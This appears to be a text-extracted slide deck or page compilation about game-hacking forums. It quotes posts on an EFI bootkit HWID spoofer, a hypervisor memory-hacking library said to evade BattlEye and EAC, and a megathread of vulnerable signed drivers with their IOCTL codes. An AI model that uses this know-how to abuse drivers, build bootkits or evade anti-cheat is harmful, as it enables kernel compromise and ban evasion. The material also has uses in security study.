


Name : main
Address : 110
Size : 353 bytes

☑ Control flow flattening
☑ Immediate MOV obfuscation
☑ Mutate
☑ LEA obfuscation
☑ Anti disassembly

Alcatraz

Binary Obfuscator



Cool, but what is there to learn here?

(Plenty, you just need to look in the right places)

Good places to start


Unknowncheats.me (UC) usually has the highest quality posts

GuidedHacking.com (GH) is a mix of classic hacking forum and video-game hacking

Advanced search (title only) >>> Member of the month, to find the "milestone" releases

From there you can branch out, remember to search by [RELEASE]

Now you can start finding interesting stuff, for example…


Member of the Month - July 2023
Snowyy

Poll: [VOTE] July 2023 Member of the Month
Snowyy

Member of the Month - June 2023
Snowyy

Poll: [VOTE] June 2023 Member of the Month
Snowyy

Member of the Month - May 2023
Snowyy

Poll: [VOTE] May 2023 Member of the Month
Snowyy

Member of the Month - April 2023
Snowyy

Poll: [VOTE] April 2023 Member of the Month
Snowyy

Member of the Month - March 2023
Snowyy

Poll: [VOTE] March 2023 Member of the Month
Snowyy

Member of the Month - February 2023
Snowyy

Poll: [VOTE] February 2023 Member of the Month
Snowyy

Member of the Month - January 2023
Snowyy


Poll: [VOTE] January 2023 Member of the Month
Snowyy

Member of the Month - December 2022
Snowyy


Poll: [VOTE] December 2022 Member of the Month (▤ 1 2)
Snowyy

Member of the Month - November 2022
Snowyy

Poll: [VOTE] November 2022 Member of the Month
Snowyy



Yet another EFI bootkit



Join Date: Aug 2017

Posts: 621

Reputation: 45187
Rep Power: 194

Points: 71,061, Level: 39

Level up: 21%, 3,239 Points needed

Activity: 0%

rainbow - EFI bootkit like HWID spoofer (SMBIOS/disk/NIC)

Hello everyone,

I had this in mind for a long time but I finally got to do it. Originally I was intending to either keep it for myself or sell it, but you know what? Fuck it.

This rainbow spoofer essentially hooks ExitBootServices to get return address to OslFwpKernelSetupPhase1, then it runs sigscan to find OslLoaderBlock and other crap from there. It hooks IopLoadDriver to perform the spoofing and then unhooks itself.

I have decided not to release the source code yet, because I want to keep it fine for some time until it starts to get flagged. Once it gets flagged, I will publish the source code. The source will be pushed to this GitHub repo.

Screenshots

This image has been resized. Click this bar to view the full image. The original image is sized 1026x825.

Windows 10 - VMware Workstation 16 Player (Non-commercial use only)
Player


```
rainbow
build on May  8 2021

For updates visit rainbow.tulach.cc (official project website).
Use this at your own risk. This is pre-release version.

load: Image fs1:\rainbow.efi loaded at DF41000 - Success

fs1:\> _
```

Entire memory hacking libraries



AetherVisor - Memory hacking library powered by AMD SVM

16th March 2023, 03:29 AM

MellowNight
Hacker Supreme

Join Date: Feb 2021

Posts: 237

Reputation: 15643
Rep Power: 77

Recognitions
Member of the Month (1)

Points: 18,464, Level: 18

Level up: 45%, 836 Points needed

Activity: 0%

Last Achievements

AetherVisor - Memory hacking library powered by AMD SVM

https://github.com/MellowNight/AetherVisor

Hello, I don't have time to maintain this project anymore + i want to move on to this other project ive been working with, have fun!

FEATURES

Syscall hooks via MSR_LSTAR
NPT hooks
Branch tracing
Sandboxing and Read/Write/Execute instrumentation


Instructions:

1. include aethervisor.h (AetherVisor-lib/includes)
2. compile AetherVisor-lib
3. statically link AetherVisor-lib to your project
4. map AetherVisor.sys
5. Use AetherVisor API

Tested and UD on BE/EAC*
*not guaranteed to be stable on BE/EAC

NPT hook:

Vulnerable driver releases



Vulnerable Driver Megathread

2nd May 2019, 04:39 PM

#1

IChooseYou
ICY

Join Date: Jun 2005

Posts: 3,468

Reputation: 170651
Rep Power: 644

Recognitions
Member of the Month (6)
Former Staff

Points: 262,739, Level: 59
Level up: 29%, 231,261 Points needed
Activity: 0%

Last Achievements

Award-Showcase

Vulnerable Driver Megathread

Collection of signed system drivers that let you read/write privileged memory or expose some other serious vulnerability. If the driver has input buffer validation for IOCTL codes please state so before submitting to the list.

ASUS

EIO64.sys MmMapIoSpace/MmUnmapIoSpace
IOMap64.sys MmMapIoSpace/MmUnmapIoSpace

ATSZIO64.sys ZwMapViewOfSection/ZwUnmapViewOfSection/MmGetPhysicalAddress

Device Name: ""\\.\ATSZIO"
Map Physical IOCTL: 0x8807200C
Unmap Physical IOCTL: 0x88072010

Example: https://github.com/LimiQS/AsusDriver...r/PoC-fixed.cs

ATI

atillk64.sys MmMapIoSpace/MmUnmapIoSpace/MmBuildMdlForNonPagedPool/MmMapLockedPages

Device Name: "\\.\atillk64"
Map/Unmap IOCTLs: 0x9C402534, 0x9C402538, 0x9C402544, 0x9C402548
MDL IOCTLs: 0x9C40254C, 0x9C402558, 0x9C402560, 0x9C402564

Avast

aswVmm.sys SSDT Hooking

Device Name: "\\.\aswVmm"
Hook IOCTL: 0xA000E804
Example: https://github.com/tanduRE/AvastHV/

Biostar

BS_Flash64.sys MmMapIoSpace/MmUnmapIoSpace/MmMapLockedPages/ExAllocatePoolWithTag/ExFreePoolWithTag

Device Name: "\\.\BS_Flash64"
Map/Unmap IOCTL: 0x222000
Allocate IOCTL: 0x22203C

